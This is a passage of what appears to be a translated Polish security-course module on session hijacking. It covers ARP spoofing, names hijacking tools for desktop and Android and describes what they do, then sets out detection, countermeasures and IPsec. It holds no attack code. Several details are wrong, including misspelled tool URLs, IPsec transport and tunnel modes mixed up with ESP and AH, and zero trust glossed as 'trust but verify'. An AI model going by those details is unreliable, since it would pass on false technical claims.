Hosty używają tablic protokołu ARP (Address Resolution Protocol) do mapowania adresów warstwy sieci lokalnej (adresów IP) na adresy sprzętowe lub adresy MAC. Technika ta polega na oszukaniu hosta poprzez rozgłaszanie żądania ARP i zmienianie jego tablic ARP poprzez wysyłanie sfałszowanych odpowiedzi ARP. Atakujący wysyła sfałszowane odpowiedzi ARP, które aktualizują tablice ARP hosta, który rozgłasza żądania ARP. To kieruje ruch do hosta atakującego zamiast prawidłowego adresu IP.

W obu technikach osoba atakująca kieruje pakiety przesyłane między klientem a serwerem przez swoją maszynę.

Narzędzia do przejmowania sesji

Atakujący mogą użyć narzędzi takich jak Hetty, OWASP ZAP i Bettercap, aby przejąć kontrolę nad sesją między klientem a serwerem. W tej sekcji omówiono różne narzędzia, które pomagają w przejmowaniu sesji.

Hetty

Hetty to zestaw narzędzi HTTP do badań nad bezpieczeństwem. Zapewnia następujące funkcje:

o Serwer proxy HTTP Machine-in-the-middle (MITM) z dziennikami i zaawansowanym wyszukiwaniem

o Klient HTTP do ręcznego tworzenia/edycji żądań i odtwarzania żądań proxy

o Przechwytywanie próśb i odpowiedzi do ręcznego przeglądu (edycja, wysyłanie/odbieranie i anulowanie)

Bettercap

Bettercap to przenośna platforma napisana w Go, która umożliwia badaczom bezpieczeństwa, czerwonym zespołom i inżynierom wstecznym przeprowadzanie rozpoznania i różnych ataków na sieci Wi-Fi, energooszczędne urządzenia Bluetooth, bezprzewodowe urządzenia HID i sieci IPv4/IPv6.

OWASP ZAP

Zed Attack Proxy (ZAP) to zintegrowane narzędzie do testowania penetracji do wyszukiwania luk w zabezpieczeniach aplikacji internetowych. Oferuje zautomatyzowane skanery, a także zestaw narzędzi, które pozwalają użytkownikom ręcznie znaleźć luki w zabezpieczeniach. Jest przeznaczony do użytku przez osoby z szerokim doświadczeniem w zakresie bezpieczeństwa i jest idealny dla programistów i testerów funkcjonalnych, którzy są nowicjuszami w testach penetracyjnych.

Oto kilka dodatkowych narzędzi do przejmowania sesji:

Burp Suite (https://portswigger.net)

Zzestaw narzędzi netool (https://sourceforge.net)

Framework WebSploit (https://sourceforge.net)

sslstrip (https://pypi.python.org)

JHijack (https://sourceforge.net)

Narzędzia do przejmowania sesji dla telefonów komórkowych

DroidSheep

Narzędzie DroidSheep służy do przejmowania sesji na urządzeniach z Androidem podłączonych do wspólnej sieci bezprzewodowej. Uzyskuje identyfikator sesji aktywnych użytkowników w sieci Wi-Fi i używa go do uzyskiwania dostępu do strony internetowej jako autoryzowany użytkownik. Użytkownik DroidSheep może z łatwością obserwować działania uprawnionych użytkowników na stronach internetowych. Może również przejmować konta społecznościowe poprzez uzyskanie identyfikatora sesji.

DroidSniff

DroidSniff to aplikacja na Androida do analizy bezpieczeństwa w sieciach bezprzewodowych, która może przechwytywać konta Facebook, Twitter, Linkedln i inne. Narzędzie to służy do testowania bezpieczeństwa kont użytkowników. Identyfikuje słabe właściwości bezpieczeństwa połączeń sieciowych bez szyfrowania.

FaceNiff

FaceNiff to aplikacja na Androida, która umożliwia użytkownikowi wąchanie i przechwytywanie profili sesji internetowych przez sieć Wi-Fi, do której podłączone jest urządzenie mobilne użytkownika. Chociaż FaceNiff może przejmować sesje tylko wtedy, gdy sieć Wi-Fi nie korzysta z protokołu Extensible Authentication Protocol (EAP), działa w dowolnej sieci prywatnej, w tym otwartej, Wired Equivalent Privacy (WEP), Wi-Fi Protected Access-pre-shared key (WPA -PSK) i sieci WPA2-PSK.

Środki zaradcze związane z przejmowaniem sesji

Ogólnie porwanie jest niebezpiecznym atakiem, ponieważ ofiara jest narażona na ryzyko kradzieży tożsamości, oszustwa i utraty poufnych informacji. Wszystkie sieci korzystające z protokołu TCP/IP są podatne na różne rodzaje ataków polegających na przejmowaniu sesji, omówionych wcześniej. Jednak przestrzeganie najlepszych praktyk może chronić przed atakami polegającymi na przejmowaniu sesji. W tej sekcji omówiono metody wykrywania przejmowania sesji, narzędzia do wykrywania przejmowania sesji, różne środki zaradcze do zwalczania ataków polegających na przejmowaniu sesji oraz podejścia powodujące podatność na przejmowanie sesji i ich rozwiązania zapobiegawcze, takie jak IP Security (IPsec).

Metody wykrywania przejmowania sesji

Ataki polegające na przejmowaniu sesji są wyjątkowo trudne do wykrycia, a użytkownicy często je przeoczają, chyba że atakujący wyrządzi poważne szkody. Oto niektóre symptomy ataku polegającego na przejęciu sesji:

* Wybuch aktywności sieciowej przez pewien czas, który zmniejsza wydajność systemu

* Zajęte serwery wynikające z żądań wysyłanych zarówno przez klienta, jak i porywacza

Metoda ręczna

Metoda ręczna polega na wykorzystaniu oprogramowania do wąchania pakietów, takiego jak Wireshark i SteelCentral Packet Analyzer, do monitorowania ataków polegających na przejmowaniu sesji. Sniffer pakietów przechwytuje pakiety przesyłane przez sieć, które są następnie analizowane przy użyciu różnych narzędzi filtrujących.

Wymuszony wpis ARP

Wymuszony wpis ARP polega na zastąpieniu adresu MAC zaatakowanej maszyny w pamięci podręcznej ARP serwera innym adresem w celu ograniczenia ruchu sieciowego do zaatakowanej maszyny.

Wymuszony wpis ARP należy wykonać w przypadku:

o Powtarzające się aktualizacje ARP

o Ramki przesyłane między klientem a serwerem z różnymi adresami MAC

o burze ACK

Metoda automatyczna

Metoda automatyczna polega na wykorzystaniu systemów wykrywania włamań (IDS) oraz systemów zapobiegania włamaniom (IPS) do monitorowania przychodzącego ruchu sieciowego. Jeśli pakiet pasuje do którejkolwiek z sygnatur ataku w wewnętrznej bazie danych, IDS generuje alert, podczas gdy IPS blokuje ruch przed wejściem do bazy danych.

Ochrona przed przejmowaniem sesji

Użyj Secure Shell (SSH), aby utworzyć bezpieczny kanał komunikacji.

Przekazuj uwierzytelniające pliki cookie przez połączenia HTTPS.

Zaimplementuj funkcję wylogowania użytkownika, aby zakończyć sesję.

Wygeneruj identyfikator sesji po pomyślnym zalogowaniu i zaakceptuj identyfikatory sesji wygenerowane tylko przez serwer.

Upewnij się, że przesyłane dane są szyfrowane i zaimplementuj mechanizm obrony w głąb.

Użyj łańcuchów lub długich liczb losowych jako kluczy sesyjnych.

Używaj różnych nazw użytkowników i haseł do różnych kont.

Edukuj pracowników i zminimalizuj dostęp zdalny.

ZaimplementujtimeoutO, aby zniszczyć sesje po wygaśnięciu.

Unikaj dołączania identyfikatora sesji do adresu URL lub ciągu zapytania.

Używaj przełączników zamiast koncentratorów i ograniczaj połączenia przychodzące.

Upewnij się, że oprogramowanie zabezpieczające po stronie klienta i serwera jest aktywne i aktualne.

Użyj silnego uwierzytelniania (takiego jak Kerberos) lub wirtualnych sieci prywatnych (VPN) peer-to-peer.

Skonfiguruj odpowiednie wewnętrzne i zewnętrzne reguły fałszowania na bramkach.

Użyj produktów IDS lub ARPwatch do monitorowania zatruwania pamięci podręcznej ARP.

Korzystaj z szyfrowanych protokołów dostępnych w pakiecie OpenSSH.

Użyj zapór ogniowych i ustawień przeglądarki, aby ograniczyć pliki cookie.

Chroń uwierzytelniające pliki cookie za pomocą Secure Sockets Layer (SSL).

Regularnie aktualizuj poprawki platformy, aby naprawić luki w zabezpieczeniach protokołu TCP/IP (np. przewidywalne sekwencje pakietów).

Użyj protokołu IPsec do szyfrowania informacji o sesji.

Użyj przypinania klucza publicznego HTTP (HPKP), aby umożliwić użytkownikom uwierzytelnianie serwerów sieciowych.

Zezwalaj przeglądarkom na weryfikowanie autentyczności witryn za pomocą sieciowych serwerów notarialnych.

Zaimplementuj uwierzytelnianie nazwanych jednostek oparte na DNS.

Wyłącz mechanizmy kompresji żądań HTTP.

Używaj szyfrów blokowych łańcuchów szyfrów (CBC) zawierających losowe wypełnienie do 255 bajtów, co utrudnia atakującemu wydobycie poufnych informacji.

Ogranicz skrypty między lokacjami, aby zapobiec fałszowaniu żądań między lokacjami (CSRF) po stronie klienta.

Zaktualizuj przeglądarki internetowe do najnowszych wersji.

Używaj skanerów luk w zabezpieczeniach, aby wykrywać wszelkie niezabezpieczone konfiguracje ustawień sesji HTTPS w witrynach.

Włącz właściwość HTTPOnly, aby uniemożliwić skryptom użytkownika dostęp do plików cookie przechowywanych w pamięci podręcznej.

Korzystaj z szyfrowanego FTP, aby zmniejszyć prawdopodobieństwo przejęcia sesji.

Zastosuj rozwiązanie oparte na firmie Microsoft (podpisywanie SMB), aby włączyć podpisywanie ruchu.

Wytyczne dotyczące tworzenia stron internetowych w celu zapobiegania przejmowaniu sesji

Osoba atakująca zazwyczaj przejmuje kontrolę nad sesją, wykorzystując luki w zabezpieczeniach mechanizmów używanych do ustanawiania sesji. Twórcy stron internetowych często ignorują zabezpieczenia. Podczas procesu programowania powinni wziąć pod uwagę następujące wytyczne, aby zminimalizować/wyeliminować ryzyko przejęcia sesji.

Twórz klucze sesyjne z długimi łańcuchami lub liczbami losowymi, aby atakującemu trudno było odgadnąć prawidłowy klucz sesyjny

Ponownie wygeneruj identyfikator sesji po pomyślnym zalogowaniu, aby zapobiec atakom utrwalania sesji

Zaszyfruj dane i klucz sesji przesyłane między użytkownikiem a serwerami sieciowymi Zaimplementuj SSL, aby zaszyfrować wszystkie informacje przesyłane przez sieć

Spraw, aby sesja wygasała, gdy tylko użytkownik się wyloguje. Zapobiegaj podsłuchiwaniu w sieci

Skróć żywotność sesji lub pliku cookie

Używaj restrykcyjnych dyrektyw pamięci podręcznej dla całego ruchu sieciowego przez HTTP i HTTPS, takich jak nagłówki HTTP „Cache-Control: no-cache, no-store” i „Pragma: no-cache” i/lub równoważne tagi META we wszystkich lub (przynajmniej) wrażliwych stron internetowych

Nie twórz sesji dla nieuwierzytelnionych użytkowników, chyba że jest to konieczne

Upewnij się, że korzystasz tylko z protokołu HTTP podczas korzystania z plików cookie dla identyfikatorów sesji

Użyj bezpiecznej flagi do wysyłania plików cookie w żądaniach HTTPS i szyfruj je przed wysłaniem przez sieć

Sprawdź, czy wszystkie żądania otrzymane dla bieżącej sesji pochodzą z tego samego adresu IP i agenta użytkownika

Zaimplementuj ciągłą weryfikację urządzenia, aby określić, czy użytkownik, który ustanowił sesję, nadal ma kontrolę

Zaimplementuj uwierzytelnianie oparte na ryzyku na różnych poziomach przed udzieleniem dostępu do poufnych informacji

Przeprowadzaj uwierzytelnianie i weryfikację integralności między punktami końcowymi VPN

Zniszcz powiązane sesje po stronie serwera, zamiast po prostu polegać na wygaśnięciu sesji, gdy użytkownik zostanie cofnięty

Upewnij się, że aplikacja internetowa może przekierowywać żądania HTTP do HTTPS przy użyciu ustawień serwera lub technik przekierowania

Włącz ponowne uwierzytelnianie użytkownika i generowanie nowych sesji przed zezwoleniem na jakiekolwiek poufne funkcje

Polegaj na platformach internetowych, które zapewniają wysoce bezpieczne identyfikatory sesji do generowania sesji zamiast korzystania z własnego zarządzania sesją

Wytyczne dla użytkowników sieci Web dotyczące zapobiegania przejmowaniu sesji

Poniżej przedstawiono kilka wskazówek dla użytkowników sieci, jak bronić się przed przejęciem sesji.

Nie klikaj łączy otrzymanych w wiadomościach e-mail lub wiadomościach błyskawicznych (IM).

Używaj zapór ogniowych, aby zapobiegać przedostawaniu się złośliwych treści do sieci.

Użyj zapór ogniowych i ustawień przeglądarki, aby ograniczyć pliki cookie.

Upewnij się, że witryna jest certyfikowana przez odpowiednie urzędy certyfikujące.

Upewnij się, że historia, zawartość offline i pliki cookie są usuwane z przeglądarki po każdej poufnej i wrażliwej transakcji.

Daj pierwszeństwo HTTPS, bezpiecznemu protokołowi transmisji, zamiast HTTP podczas przesyłania wrażliwych i poufnych danych.

Wyloguj się z przeglądarki, klikając przycisk wylogowania zamiast zamykania przeglądarki.

Weryfikuj i wyłączaj dodatki z niezaufanych witryn. Włączaj dodatki tylko w razie potrzeby.

Przećwicz używanie jednorazowego hasła do krytycznych transakcji danych (np. transakcji kartą kredytową).

Często aktualizuj sygnatury antywirusowe, aby zapobiec automatycznej instalacji złośliwego oprogramowania, które próbuje ukraść pliki cookie.

Narzędzia do wykrywania przejmowania sesji

Ataki polegające na przejęciu sesji są trudne do wykrycia, aw większości przypadków ataki pozostają niezauważone, powodując poważny wyciek poufnych danych. Narzędzia takie jak sniffery pakietów, IDS oraz zarządzanie informacjami i zdarzeniami bezpieczeństwa (SIEM) mogą być używane do wykrywania ataków polegających na przejmowaniu sesji.

USM Anywher

USM Anywhere oferuje zaawansowane funkcje wykrywania zagrożeń, reagowania na incydenty i zarządzania zgodnością w chmurze, środowiskach lokalnych i hybrydowych. Specjaliści ds. bezpieczeństwa mogą używać tego narzędzia do wykrywania prób przejęcia sesji i przeprowadzania wykrywania zasobów, wykrywania włamań, automatyzacji zabezpieczeń, zarządzania SIEM i logami, wykrywania punktów końcowych i reagowania na nie, wykrywania zagrożeń, analizy zagrożeń i oceny podatności na zagrożenia.

Wireshark

Wireshark umożliwia użytkownikom przechwytywanie i interaktywne przeglądanie ruchu w sieci. To narzędzie używa Winpcap do przechwytywania pakietów. Dlatego może przechwytywać pakiety tylko w sieciach obsługiwanych przez Winpcap. Przechwytuje bieżący ruch sieciowy z sieci Ethernet, IEEE 802.11, protokół Point-to-Point/High-level Data Link Control (PPP/HDLC), asynchroniczny tryb transferu (ATM), Bluetooth, uniwersalna magistrala szeregowa (USB), Token Ring, ramka Sieci przekaźnikowe i Fibre Distributed Data Interface (FDDI). Specjaliści ds. bezpieczeństwa używają programu Wireshark do monitorowania i wykrywania prób przejęcia sesji.

Poniżej przedstawiono kilka dodatkowych narzędzi do wykrywania przejmowania sesji:

Quantum Intrusion Prevention System (IPS) (https://www.checkpoint.com)

LogRhythm (https://logrhythm.com)

SolarWinds Security Event Manager (https://www.solorwinds.com)

IBM Security Network Intrusion Prevention System (https://www.ibm.com)

Podejścia powodujące podatność na przejęcie sesji i ich rozwiązania zapobiegawcze

Implementacja protokołów szyfrowania i podpisywania uniemożliwia atakującym przejmowanie sesji. W poniższej tabeli wymieniono różne problemy i ich rozwiązania, które po wdrożeniu uniemożliwiają lub utrudniają przejęcie ważnej sesji.

Podejścia do zapobiegania przejmowaniu sesji

Ścisłe zabezpieczenia transportu HTTP (HSTS)

HTTP Strict Transport Security (HSTS) to polityka bezpieczeństwa sieci, która chroni witryny HTTPS przed atakami MITM. Zasady HSTS pomagają serwerom internetowym zmusić przeglądarki internetowe do interakcji z nimi za pomocą protokołu HTTPS. Dzięki zasadom HSTS wszystkie niezabezpieczone połączenia HTTP są automatycznie konwertowane na połączenia HTTPS. Ta zasada gwarantuje, że cała komunikacja między serwerem internetowym a przeglądarką internetową jest szyfrowana, a wszystkie dostarczane i odbierane odpowiedzi pochodzą z uwierzytelnionego serwera.

Wiązanie tokenów

Gdy użytkownik loguje się do aplikacji internetowej, generowany jest plik cookie z identyfikatorem sesji, zwany tokenem. Użytkownik wykorzystuje ten losowy token do wysyłania żądań do serwera i uzyskiwania dostępu do zasobów. Osoba atakująca może podszyć się pod użytkownika i przejąć połączenie, przechwytując i ponownie wykorzystując prawidłowy identyfikator sesji. Wiązanie tokenów chroni komunikację klient-serwer przed atakami polegającymi na przejmowaniu sesji. Klient tworzy parę kluczy publiczny-prywatny dla każdego połączenia ze zdalnym serwerem. Kiedy klient łączy się z serwerem, generuje podpis przy użyciu klucza prywatnego i wysyła ten podpis wraz ze swoim kluczem publicznym do serwera. Serwer weryfikuje podpis za pomocą klucza publicznego klienta. Daje to pewność, że wiadomość została wysłana przez autentycznego klienta, ponieważ tylko klient ma swój klucz prywatny. Nawet jeśli osoba atakująca przechwyci sygnaturę, nie ma możliwości jej ponownego wygenerowania ani ponownego użycia do innego połączenia. Dla każdego nowego połączenia używana jest nowa para kluczy publicznego i prywatnego.

Przypinanie klucza publicznego HTTP (HPKP)

Przypinanie klucza publicznego HTTP (HPKP) to technika zaufania przy pierwszym użyciu (TOFU) stosowana w nagłówku http, która umożliwia klientowi WWW powiązanie określonego certyfikatu klucza publicznego z konkretnym serwerem w celu zminimalizowania ryzyka ataków MITM opartych na fałszywych certyfikatach. W sesjach TLS, aby zweryfikować autentyczność klucza publicznego serwera, klucz publiczny jest zawarty w cyfrowym certyfikacie X.509, który jest podpisany przez urząd certyfikacji (CA). Włamując się do dowolnego urzędu certyfikacji, osoby atakujące mogą przeprowadzać ataki MITM na różne sesje TLS. HPKP chroni sesje TLS przed takimi atakami dostarczając klientowi listę publicznych kluczy należących do serwera WWW. Kiedy klient łączy się z serwerem WWW, weryfikuje certyfikat serwera w łańcuchu certyfikatów uzyskanym za pomocą HPKP. Jeśli serwer wyśle niezidentyfikowany klucz publiczny, klient wysyła użytkownikowi komunikat ostrzegawczy.

Nagłówek strony odsyłającej HTTP

Gdy użytkownik odwiedza stronę internetową, przeglądarka ustawia nagłówek strony odsyłającej. Zawiera adres URL lub URI strony internetowej, za pomocą którego można przejść do docelowej strony internetowej wraz z adresem IP i identyfikatorem sesji. Odcisk palca nagłówka strony odsyłającej każdego żądania pomoże w zidentyfikowaniu zmian w nagłówkach HTTP. Gdy atakujący próbuje przejąć sesję przy użyciu prawidłowego identyfikatora sesji, nagłówek HTTP jest inny. W rezultacie włamanie zostaje wykryte, a sesja zostaje zakończona.

Podejścia do zapobiegania atakom MITM

Ataki typu man-in-the-middle (MITM) są najczęstszym typem ataku, w którym atakujący może przechwycić ruch między dwoma punktami końcowymi. Ofiara może nie zdawać sobie sprawy z efektu tego ataku, ponieważ ma on głównie charakter pasywny. Ponieważ wykrycie ataków MITM jest trudne, można zapobiegać jedynie za pomocą różnych środków.

Oto kilka sposobów zapobiegania atakom MUM:

DNS przez HTTPS

DNS przez HTTPS (DoH) to ulepszona wersja protokołu DNS, która jest używana do zapobiegania podglądaniu lub podglądaniu działań użytkownika w sieci lub zapytań DNS podczas procesu wyszukiwania DNS. Protokół różni się od konwencjonalnego protokołu DNS, ponieważ zapytania sieciowe i ruch są przesyłane przez zabezpieczony lub zaszyfrowany tunel HTTPS przez port 443. Wdrożenie DNS przez HTTPS sprawia, że ruch jest niewykrywalny przez atakujących lub dostawców

usług internetowych, ponieważ jest ukryty w normalnym ruchu przechodząc przez port HTTPS. W przeciwieństwie do tradycyjnego procesu wyszukiwania DNS, DoH wysyła segment nazwy domeny niezbędnej do pobrania wyników zamiast wysyłania pełnej nazwy domeny wprowadzonej przez użytkownika. Protokół ten pomaga zapewnić prywatność i bezpieczeństwo użytkownika, ponieważ ruch sieciowy jest kierowany tylko między klientami obsługiwanymi przez DoH a programem tłumaczącym unikającym ataków MITM i przejmowania sesji. Przeglądarki internetowe, takie jak Chrome, Mozilla i Microsoft Edge, wdrażają ten protokół od kilku lat, a Mozilla już od 2020 roku przyjęła ten protokół jako domyślny dla swoich klientów w USA.

Szyfrowanie WEP/WPA

Wired Equivalent Privacy (WEP) i Wireless Protected Access (WPA) to protokoły bezprzewodowe, których celem jest ochrona ruchu wysyłanego i odbieranego przez użytkowników w sieci bezprzewodowej. Implementacja tych protokołów może udaremnić próby połączenia się z siecią niechcianych użytkowników. Słaby mechanizm szyfrowania umożliwia atakującym użycie siły uwierzytelniającej i wejście do sieci docelowej w celu przeprowadzenia ataku MITM.

VPN

VPN tworzy bezpieczny i zaszyfrowany tunel w sieci publicznej, aby bezpiecznie wysyłać i odbierać poufne informacje. Tworzy podsieć za pomocą szyfrowania opartego na kluczach do bezpiecznej komunikacji między punktami końcowymi. Implementacja VPN w sieci uniemożliwia atakującym odszyfrowanie danych przepływających między punktami końcowymi.

Uwierzytelnianie dwuskładnikowe

Uwierzytelnianie dwuskładnikowe zapewnia dodatkową warstwę ochrony, ponieważ służy jako wektor uwierzytelniania oprócz hasła użytkownika. W związku z tym wdrożenie uwierzytelniania dwuskładnikowego może uniemożliwić atakującym przejęcie sesji i brutalne wymuszenie włamania na konto użytkownika.

Menedżer haseł

Menedżer haseł to aplikacja lub narzędzie służące do ochrony indywidualnych poświadczeń i zarządzania nimi. Narzędzie może również pomóc w tworzeniu unikalnych i złożonych haseł do aplikacji internetowych. Korzystając z menedżera haseł, hasła mogą być przechowywane w bezpiecznym miejscu w bazie danych i enkapsulowane przy użyciu klucza głównego, aby zapobiec atakom MITM.

Zasady zerowego zaufania

Zasady zerowego zaufania stanowią zestaw standardowych procedur wstępnej weryfikacji użytkowników, które wymagają uwierzytelnienia wszystkich użytkowników (wewnątrz lub na zewnątrz) przed udostępnieniem jakiegokolwiek zasobu. Zasady te opierają się na słynnym zdaniu „Ufaj, ale sprawdzaj”. Mimo że żądanie pochodzi z sieci wewnętrznej, proces uwierzytelniania jest podobny do procesu uwierzytelniania osoby z zewnątrz.

IPsec

Internet Protocol Security (IPsec) to zestaw protokołów opracowanych przez Internet Engineering Task Force (IETF) w celu wspierania bezpiecznej wymiany pakietów w warstwie IP. Zapewnia interoperacyjne bezpieczeństwo oparte na kryptografii dla IPv4 i IPv6 oraz obsługuje uwierzytelnianie równorzędne na poziomie sieci, uwierzytelnianie pochodzenia danych, integralność danych, poufność danych (szyfrowanie) i ochronę przed odtwarzaniem. Jest szeroko stosowany do implementacji sieci

VPN i zdalnego dostępu użytkowników poprzez połączenie dial-up z sieciami prywatnymi. Obsługuje tryby szyfrowania transportu i tunelu, chociaż urządzenia wysyłające i odbierające muszą współdzielić klucz publiczny. Zasady IPsec można przypisywać za pomocą konfiguracji zasad grupy domen Active Directory, jednostek organizacyjnych i zasad wdrażania IPsec na poziomie domeny, lokacji lub jednostki organizacyjnej. Usługi bezpieczeństwa oferowane przez IPsec obejmują:

Odrzucanie odtwarzanych pakietów (forma częściowej integralności sekwencji)

Poufność danych (szyfrowanie)

Kontrola dostępu

Bezpołączeniowa integralność

Uwierzytelnianie pochodzenia danych

Integralność danych

Ograniczona poufność przepływu ruchu

Uwierzytelnianie równorzędne na poziomie sieci

Ochrona powtórek

W warstwie IP IPsec zapewnia wszystkie wyżej wymienione usługi, oferując ochronę IP i/lub protokołów wyższych warstw, takich jak TCP, UDP, ICMP i Border Gateway Protocol (BGP).

Składniki IPsec

Sterownik IPsec: oprogramowanie wykonujące funkcje na poziomie protokołu wymagane do szyfrowania i

odszyfrować pakiety.

Internet Key Exchange (IKE): Protokół tworzący klucze bezpieczeństwa dla IPsec i innych protokołów.

Internet Security Association and Key Management Protocol (ISAKMP): oprogramowanie, które pozwala dwóm komputerom komunikować się poprzez szyfrowanie wymienianych między nimi danych.

Oakley: Protokół wykorzystujący algorytm Diffiego-Hellmana do tworzenia klucza głównego i klucza, który jest specyficzny dla każdej sesji w transferze danych IPsec.

Agent zasad IPsec: Usługa zawarta w systemie operacyjnym Windows, która wymusza stosowanie zasad IPsec dla całej komunikacji sieciowej inicjowanej z tego systemu.

Poniżej przedstawiono kroki związane z procesem IPsec.

Konsument wysyła wiadomość do usługodawcy.

Sterownik IPsec klienta próbuje dopasować adres pakietu wychodzącego lub adres typu pakietu w porównaniu z filtrem IP.

Sterownik IPsec powiadamia ISAKMP o rozpoczęciu negocjacji zabezpieczeń z usługą dostawcy.

ISAKMP dostawcy usług odbiera żądanie negocjacji zabezpieczeń.

Obie zasady inicjują wymianę kluczy, ustanawiając ISAKMP Security Association (SA) i współdzielony tajny klucz.

Obie zasady omawiają poziom bezpieczeństwa wymiany informacji, ustanawiając zarówno SA, jak i klucze IPsec.

Sterownik IPsec klienta przesyła pakiety do odpowiedniego typu połączenia w celu przesłania do usługodawcy.

Dostawca odbiera pakiety i przesyła je do sterownika IPsec.

IPsec dostawcy używa przychodzącego SA i klucza do sprawdzenia podpisu cyfrowego i rozpoczęcia odszyfrowywania.

Sterownik IPsec dostawcy przesyła odszyfrowane pakiety do warstwy transportowej OSI do dalszego przetwarzania.

Tryby IPsec

Konfiguracja protokołu IPsec obejmuje dwa różne tryby: tryb tunelowy i tryb transportowy. Tryby te są powiązane z funkcjami dwóch podstawowych protokołów: Encapsulation Security Payload (ESP) i Authentication Header (AH). Wybór modelu zależy od wymagań i implementacji IPsec.

Tryb transportu

W trybie transportowym (również ESP) IPsec szyfruje tylko ładunek pakietu IP, pozostawiając nietknięty nagłówek. Uwierzytelnia dwa połączone komputery i udostępnia opcję szyfrowania transferu danych. Jest kompatybilny z translacją adresów sieciowych (NAT); dlatego może być używany do świadczenia usług VPN dla sieci wykorzystujących NAT.

Tryb tunelowy

W trybie tunelowym (również AH) IPsec szyfruje zarówno ładunek, jak i nagłówek. Stąd tryb tunelowy ma większe bezpieczeństwo niż tryb transportowy. Po otrzymaniu danych urządzenie zgodne z IPsec przeprowadza deszyfrowanie. Model tunelowy jest używany do tworzenia sieci VPN przez Internet do komunikacji między sieciami (np. prywatny czat). Jest kompatybilny z NAT i obsługuje przechodzenie przez NAT. W trybie tunelowym system szyfruje całe pakiety IP (ładunek i nagłówek IP) i hermetyzuje zaszyfrowane pakiety w nowy pakiet IP z nowym nagłówkiem. W tym trybie, ESP szyfruje i opcjonalnie uwierzytelnia całe wewnętrzne pakiety IP, podczas gdy AH uwierzytelnia całe wewnętrzne pakiety IP i wybrane pola zewnętrznych nagłówków IP. Tryb tunelowania jest zwykle przydatny między dwiema bramami lub między hostem a bramą.

Architektura IPsec

IPsec oferuje usługi bezpieczeństwa w warstwie sieciowej. Daje to swobodę wyboru wymaganych protokołów bezpieczeństwa, jak również algorytmów wykorzystywanych do usług. Aby świadczyć żądane usługi, w razie potrzeby można zastosować odpowiednie klucze kryptograficzne. Usługi bezpieczeństwa oferowane przez IPsec obejmują kontrolę dostępu, uwierzytelnianie pochodzenia danych, integralność bezpołączeniową, zapobieganie odtwarzaniu i poufność. Aby osiągnąć te cele, IPsec wykorzystuje dwa protokoły bezpieczeństwa ruchu, AH i ESP, a także protokoły i procedury zarządzania kluczami kryptograficznymi. Struktura protokołu architektury IPsec jest następująca.

Nagłówek uwierzytelniania (AH): Oferuje uwierzytelnianie integralności i pochodzenia danych, z opcjonalnymi funkcjami zapobiegającymi odtwarzaniu.

Encapsulating Security Payload (ESP): Oferuje wszystkie usługi oferowane przez AH oraz poufność.

IPsec Domain of Interpretation (DOI): definiuje formaty ładunku, typy wymiany i konwencje nazewnictwa informacji bezpieczeństwa, takich jak algorytmy kryptograficzne lub zasady bezpieczeństwa. IPsec DOI tworzy instancję ISAKMP do użycia z IP, gdy IP używa ISAKMP do negocjowania powiązań zabezpieczeń.

Internet Security Association and Key Management Protocol (ISAKMP): Jest to kluczowy protokół w architekturze IPsec, który ustanawia wymagane zabezpieczenia dla różnych rodzajów komunikacji w Internecie, takich jak komunikacja rządowa, prywatna i komercyjna, poprzez połączenie koncepcji bezpieczeństwa uwierzytelniania , zarządzanie kluczami i powiązania zabezpieczeń.

Zasady: zasady IPsec są przydatne w zapewnianiu bezpieczeństwa sieci. Określają kiedy i jak zabezpieczać dane, a także metody zabezpieczeń do wykorzystania na różnych poziomach w sieci. Można skonfigurować zasady IPsec, aby spełnić wymagania bezpieczeństwa systemu, domeny, witryny, jednostki organizacyjnej i tak dalej.

Uwierzytelnianie i poufność IPsec

IPsec używa dwóch różnych usług bezpieczeństwa do uwierzytelniania i poufności.

Nagłówek uwierzytelniania (AH): Przydatny w zapewnianiu bezpołączeniowej integralności i uwierzytelniania pochodzenia danych dla datagramów IP oraz ochrony przed odtwarzaniem ładunku danych i niektórych części nagłówka IP każdego pakietu. Nie obsługuje jednak poufności danych (brak szyfrowania). Odbiorca może wybrać usługę ochrony przed powtórkami, która jest usługą opcjonalną przy ustanawianiu powiązania bezpieczeństwa (SA).

Encapsulation Security Payload (ESP): Oprócz usług (uwierzytelnianie pochodzenia danych, integralność bezpołączeniowa i usługa zapobiegająca odtwarzaniu) zapewnianych przez AH, protokół ESP zapewnia poufność. W przeciwieństwie do AH, ESP nie zapewnia integralności i uwierzytelnienia całego pakietu IP w trybie transportowym. ESP można zastosować samodzielnie, w połączeniu z AH lub w sposób zagnieżdżony. W ustawieniach domyślnych chroni tylko ładunek danych IP. W trybie tunelowym chroni zarówno ładunek, jak i nagłówek IP.

Narzędzia zapobiegania przejmowaniu sesji

Aby zapobiec przejmowaniu sesji, wymagane są testy bezpieczeństwa aplikacji internetowych oraz analiza statycznego kodu w celu identyfikacji luk w aplikacjach internetowych. Identyfikacja podatności na wczesnym etapie pomaga we wdrażaniu środków bezpieczeństwa w celu ochrony przed atakami polegającymi na przejęciu sesji.

CxSAST

Checkmarx CxSAST to unikalne rozwiązanie do analizy kodu źródłowego, które zapewnia narzędzia do identyfikowania, śledzenia i naprawy technicznych i logicznych błędów w kodzie źródłowym, takich jak luki w zabezpieczeniach, problemy ze zgodnością i problemy z logiką biznesową. CxSAST obsługuje analizę typu open source (CxOSA), umożliwiając zarządzanie licencjami i zgodnością, alerty o lukach w zabezpieczeniach, egzekwowanie zasad i raportowanie. To narzędzie obsługuje szeroką gamę platform systemów operacyjnych, języków programowania i struktur. Specjaliści ds. bezpieczeństwa mogą używać tego narzędzia, aby zapobiegać różnym atakom polegającym na przejmowaniu sesji, takim jak ataki MITM, ataki polegające na utrwalaniu sesji i ataki XSS.

Fiddler

Fiddler służy do przeprowadzania testów bezpieczeństwa aplikacji internetowych, takich jak odszyfrowywanie ruchu HTTPS i manipulowanie żądaniami przy użyciu techniki deszyfrowania MITM. Fiddler to serwer proxy do debugowania sieci, który rejestruje cały ruch HTTP(S) między komputerem a Internetem. Specjaliści ds. bezpieczeństwa mogą używać Fiddlera do testowania aplikacji internetowych poprzez debugowanie ruchu z systemów, a także manipulowanie i edytowanie sesji internetowych.

Oto kilka dodatkowych narzędzi zapobiegających przejmowaniu sesji:

Nessus (https://www.tenoble.com)

Invicti (https://www.invicti.com)

Wapiti (https://wopiti-sconner.github.io)

WebWatchBot (https://www.exclomotionsoft.com)

Podsumowanie modułu

